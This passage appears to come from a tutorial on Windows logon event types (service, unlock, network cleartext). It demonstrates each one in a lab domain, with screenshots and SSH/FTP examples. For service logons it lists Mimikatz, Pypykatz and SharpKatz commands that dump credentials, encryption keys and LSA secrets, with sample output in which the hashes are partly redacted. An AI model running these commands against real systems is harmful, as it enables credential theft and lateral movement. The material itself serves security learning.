
8) Restart the service.

For our demo we will modify "SNMP Trap" service as seen in the below screenshot.



Modify Service Configuration

Once we restart the service Logon Type 5 event is generated. We can see the same in the below screenshot.




Service Logon Event

Using Mimikatz

We can use the below mentioned Mimikatz commands for extracting the credentials.


```
privilege::debug
sekurlsa::ekeys
```



Extract Credentials using Mimikatz

We can also extract cleartext credentials from services by dumping LSA Secrets using Mimikatz. LSA Secrets stores secrets like service account passwords, SYSTEM account password and other important secrets. We can only extract this secrets by SYSTEM privileges so first we will elevate our privileges and then extract the credentials .

```
privilege::debug
token::elevate
lsadump::secrets
```



Extract Credentials using Mimikatz

Using Pypykatz

We can use the below mentioned Pypykatz commands for extracting the credentials.

```
pypykatz.exe live lsa
```

```
== LogonSession ==
authentication_id 983188 (f0094)
session_id 0
username student66
domainname dcorp
logon_server DCORP-DC
logon_time 2021-07-15T18:03:31.164759+00:00
sid S-1-5-21-1874506631-3219952063-538504511-45144
luid 983188
        == MSV ==
                Username: student66
                Domain: dcorp
                LM: NA
                NT: 37[redacted]d
                SHA1: 09[redacted]72
                DPAPI: 39[redacted]9
        == WDIGEST [f0094]==
                username student66
                domainname dcorp
                password None
                password (hex)
        == Kerberos ==
                Username: student66
                Domain: DOLLARCORP.MONEYCORP.LOCAL
        == WDIGEST [f0094]==
                username student66
                domainname dcorp
                password None
                password (hex)
```

Extract Credentials using Pypykatz

Using Sharpkatz

We can use the below mentioned Sharpkatz commands for extracting the credentials.


```
SharpKatz.exe --Command ekeys
```

```
[*] Authentication Id   : 0;983188 (00000000:00983188)
[*] Session             : Service from 0
[*] UserName            : student66
[*] LogonDomain         : dcorp
[*] LogonServer         : DCORP-DC
[*] LogonTime           : 2021/07/15 11:03:31
[*] SID                 : S-1-5-21-1874506631-3219952063-538504511-45144
[*]
[*]      Key List
[*]      aes256_hmac      :5b[redacted]4
[*]      rc4_hmac_nt      :37[redacted]
[*]      rc4_hmac_old     :37[redacted]
[*]      rc4_md4          :37[redacted]
[*]      rc4_hmac_nt_exp  :37[redacted]
[*]      rc4_hmac_old_exp :37[redacted]
[*]
```

Extract Credentials using Sharpkatz

Logon Type 7 : Unlock

Logon Type 7 event is generated when a user tries to unlock a locked machine. For example, let's assume that we need to go somewhere for few minutes so as a best practice we shall always lock our machine. Once we return we will unlock our machine and start using it again. This will generate a Logon Type 7 event as we can see the same in the below screenshot.



Unlock Event


Logon Type 8 : NetworkClearText

Logon Type 8 event is generated when user credentials are passed in cleartext to the authentication package. There are multiple use cases where we can see the Logon Type 8 event is generated like while using IIS (Internet Information Services) Basic Authentication, using SSH (Secure Shell Protocol), or by using FTP (File Transfer Protocol) for authentication.

For demonstration purposes, we will use SSH & FTP services.


SSH is known as Secure Shell or Secure Socket Shell. It is a network protocol that helps users to gain access to the remote machine.

We can see in the below screenshot that we have used Student66 user to authenticate to the remote machine.




SSH

Once we gain access to the remote machine using SSH, we can see in the below screenshot that Logon Type 8 event gets generated




SSH NetworkClearText Logon Event

FTP is a file transfer protocol that is used for transferring files. We will use Student66 user to authenticate to the remote FTP service.



FTP

Once we authenticate to the FTP service, we can see in the below screenshot that the Logon Type 8 event gets generated.

